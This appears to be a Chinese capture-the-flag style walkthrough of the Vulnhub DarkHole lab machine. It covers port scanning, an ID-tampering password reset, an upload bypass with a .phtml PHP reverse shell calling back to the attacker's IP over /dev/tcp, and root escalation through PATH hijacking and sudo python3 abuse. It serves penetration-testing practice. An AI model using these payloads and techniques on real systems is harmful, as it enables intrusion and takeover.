
【渗透测试】Vulnhub DarkHole
渗透环境
攻击机: IP: 192.168.216.129(Kali)
靶机: IP:192.168.216.130
靶机下载地址:https://www.vulnhub.com/entry/darkhole-1,724/
进行渗透
一、 获取端口信息
nmap或者arp-scan都能扫除IP,这里就不赘述了。先看看开放了哪些端口。
nmap -O -sV -p- -A 192.168.216.130

开放了22和80端口。
二、 寻找WEB漏洞
访问80端口,出现登录框,并且可以注册账户

注册test账户并登录,登陆后跳转到更改用户信息和密码的页面

猜测这里存在越权修改其他用户密码的漏洞,尝试修改自己的密码并抓包

发现有两个id,我们新建的用户id为2,那么原有的用户id应该1,尝试将body里的id修改为1,返回修改成功

猜测原来的用户名为admin,密码刚才我们已经成功修改为admin了,尝试登录

登录成功,且该页面有上传功能。经过测试,这里上传文件只对后缀名进行了过滤,当我们上传php后缀的文件时会失败,但是上传phtml后缀的文件是可以的。这里可以上传一句话木马用蚁剑进行连接,也可以直接上传反向连接的php代码,我们使用后者。
1.phtml内容如下
<?php system("bash -c 'bash -i >& /dev/tcp/192.168.216.129/4444 0>&1'");?>
让目标主机反向连接192.168.216.129(即攻击机)的4444端口
上传1.phtml,显示上传成功,并返回了上传文件的链接

点击红框中的File,跳转到以下URL
http://192.168.216.130/upload/1.phtml
接下来我们在kali上监听4444端口
nc -nlvp 4444
再次访问:http://192.168.216.130/upload/1.phtml

看到已经成功反弹了shell,当前用户是www-data
三、 提权
查看可以登录/bin/bash的用户
cat /etc/passwd | grep /bin/bash

当然也可以通过查看/home目录查看创建的用户
常规思路,查看具有SUID权限的文件
find / -perm -u=s -type f 2>/dev/null

发现可疑文件/home/john/toto,直接执行该文件

观察其输出,不难猜测,该文件调用了id命令,因此我们可以采用命令劫持的方式进行提权
echo 'chomd +s /bin/bash' > id            #在当前文件夹下写一个id文件

chmod 777 id                              #更改权限

export PATH=/var/www/html/upload:$PATH    #将当前路径加入环境变量

/home/john/toto                           #执行该文件,会调用我们重写的id

执行时发现我们的chmod +s命令发生了权限错误,即我们无法让自己写的id文件拥有SUID权限,那么只能先放弃在这里进行提权,先使用john的身份进行登录
echo '/bin/bash' > id

/home/john/toto

python3 -c 'import pty;pty.spawn("/bin/bash")'   #创建交互式shell
看到我们已经以john的身份登录进来了。
在/home/john/下发现password文件

得到john用户的密码root123
查看John用户可执行的特权命令
sudo -l

看到John用户可以以root身份运行python3和file.py。
因此我们可以尝试修改file.py的内容
echo "import pty;pty.spawn('/bin/bash')" > file.py
当执行这个py文件时,会打开一个可交互的shell
接下来执行这个文件
sudo python3 /home/john/file.py

在这里有一个坑,当我们使用相对路径时会无法执行,使用绝对路径时才可以,我也不知道为啥

此时我们就已经拿到root权限了,flag在/root下,渗透结束
【渗透测试】Vulnhub DarkHole的更多相关文章
- [经验分享] OSCP 渗透测试认证
http://f4l13n5n0w.github.io/blog/2015/05/05/jing-yan-fen-xiang-oscp-shen-tou-ce-shi-ren-zheng/ “120天 ...
- Kali Linux Web渗透测试手册(第二版) - 1.3 - 靶机的安装
Kali Linux Web渗透测试手册(第二版) - 1.3 - 靶机的安装 一.配置KALI Linux和渗透测试环境 在这一章,我们将覆盖以下内容: 在Windows和Linux上安装Virt ...
- Kali Linux Web 渗透测试秘籍 中文版
第一章 配置 Kali Linux 简介 在第一章中,我们会涉及如何准备我们的 Kali 以便能够遵循这本书中的秘籍,并使用虚拟机建立带有存在漏洞的 Web 应用的实验室. 1.1 升级和更新 Kal ...
- 渗透测试工具BurpSuite做网站的安全测试(基础版)
渗透测试工具BurpSuite做网站的安全测试(基础版) 版权声明:本文为博主原创文章,未经博主允许不得转载. 学习网址: https://t0data.gitbooks.io/burpsuite/c ...
- 渗透测试-信息收集-c段收集
平时做渗透测试我比较喜欢用lijiejie 写的 subDomainsBrute来爆破子域名 那么爆破完成后就想收集一下网站的c段信息 下面以平安为例 爆破得到子域名为 i.pingan.com.cn ...
- xss之渗透测试
跨站脚本攻击:cross site script execution(通常简写为xss,因css与层叠样式表同名,故改为xss),是指攻击者利用网站程序对用户输入过滤不足,输入可以显示在页面上对其他用 ...
- ms08-067漏洞--初识渗透测试--想必很多初学者都会遇到我文中提及的各种问题
最近读了一本书--<<渗透测试实践指南>>,测试了书中的一些例子后,开始拿ms08-067这个经典的严重漏洞练手,实践当中遇到诸多问题,好在一一解决了,获益匪浅. 在谷歌搜索的 ...
- 渗透测试工具Nmap从初级到高级使用教程
本文由阿德马翻译自国外网站,请尊重劳动成果,转载请注明出处,谢谢 Nmap是一款网络扫描和主机检测的非常有用的工具.Nmap是不局限于仅仅收集信息和枚举,同时可以用来作为一个漏洞探测器或安全扫描器.它 ...
- chapter1 渗透测试与metasploit
网络对抗技术课程学习 chapter1 渗透测试与metasploit 一.读书笔记 二.渗透测试 通过模拟恶意攻击者的技术与方法进行攻击,挫败目标系统安全控制措施,取得访问控制权,并发现具备业务影响 ...
- Kali Linux渗透测试实战 1.2 环境安装及初始化
1.2 环境安装及初始化 目录(?)[-] 环境安装及初始化 下载映像 安装虚拟机 安装Kali Linux 安装中文输入法 安装VirtualBox增强工具 配置共享目录和剪贴板 运行 Metasp ...
随机推荐
- 10C++选择结构(4)
一.switch语句 问题:风之巅小学规定,若测试成绩大于或等于90分为"A",大于或等于70分小于90分为"B",大于或等于60分小于70分为"C& ...
- 腾讯云 COS 多 AZ 存储保证服务高可用性
腾讯云 COS 的多 AZ 存储架构能够为用户数据提供数据中心级别的容灾能力.多 AZ 存储将客户数据分散存储在城市中多个不同的数据中心,当某个数据中心因为自然灾害.断电等极端情况导致整体故障时,多 ...
- 鸿蒙应用开发从入门到入行 - 篇1:HarmonyOS介绍——带你深入理解鸿蒙特性
鸿蒙应用开发从入门到入行 第一天 - HarmonyOS介绍 导读:在本篇文章里,您将了解到HarmonyOS是什么,以及有哪些振奋人心的特性.并且猫林老师会在本篇文章里给出结论:鸿蒙必能蚕食安卓份额 ...
- [python]Markdown图片引用格式批处理桌面应用程序
需求 使用python编写一个exe,实现批量修改图片引用,将修改后的文件生成为 文件名_blog.md.有一个编辑框,允许接收拖动过来md文件,拖入文件时获取文件路径,有一个编辑框编辑修改后的文件的 ...
- Python中的zip/unzip:像拉拉链一样组合数据的艺术
今天让我们一起探讨Python中一个优雅而强大的内置功能: zip 和 unzip .听名字就知道,它就像我们衣服上的拉链一样,能把两边的数据完美地咬合在一起. 从一个有趣的例子开始 想象你正在开发一 ...
- 从韩国客机事故看Java异常处理机制:保障程序的“安全着陆”
当地时间12月29日上午9时,韩国济州航空编号7C2216航班坠毁于韩国务安机场,除救出的两人外,预计事故其余人员全部遇难.据了解,失事客机因起落架故障准备进行机腹着陆,在此过程中发生事故,最终与机场 ...
- ArchLinux安装后常见问题的解决
Q:UEFI引导grub-install报错:variables are not support on this system A:进入安装u盘的时候是传统引导模式,传统模式下无法安装UEFI启动,解 ...
- 国家和地区代码列表,ISO 3166-1:2006
本文根据ISO 3166-1:2006(International Standard Norme Internationale) 英文版(含2007年补充说明)整理.与ISO 3166-1:1997相 ...
- c# 多线程 lock
模拟10个线程,每个线程模拟100次取钱: 其实就是相当于1000个人来同时取钱.当然实际情况是取钱的人分布在不同的地区的取款机取钱.同一个取款机只能一个人操作. 关键是要保证取钱的余额要准确,不能在 ...
- Spring Cloud Alibaba实战,从微服务架构到基本服务配置
https://blog.csdn.net/itcast_cn/article/details/124558887 Spring Cloud Alibaba 实战 1目标理解什么是微服务架构理解什么是 ...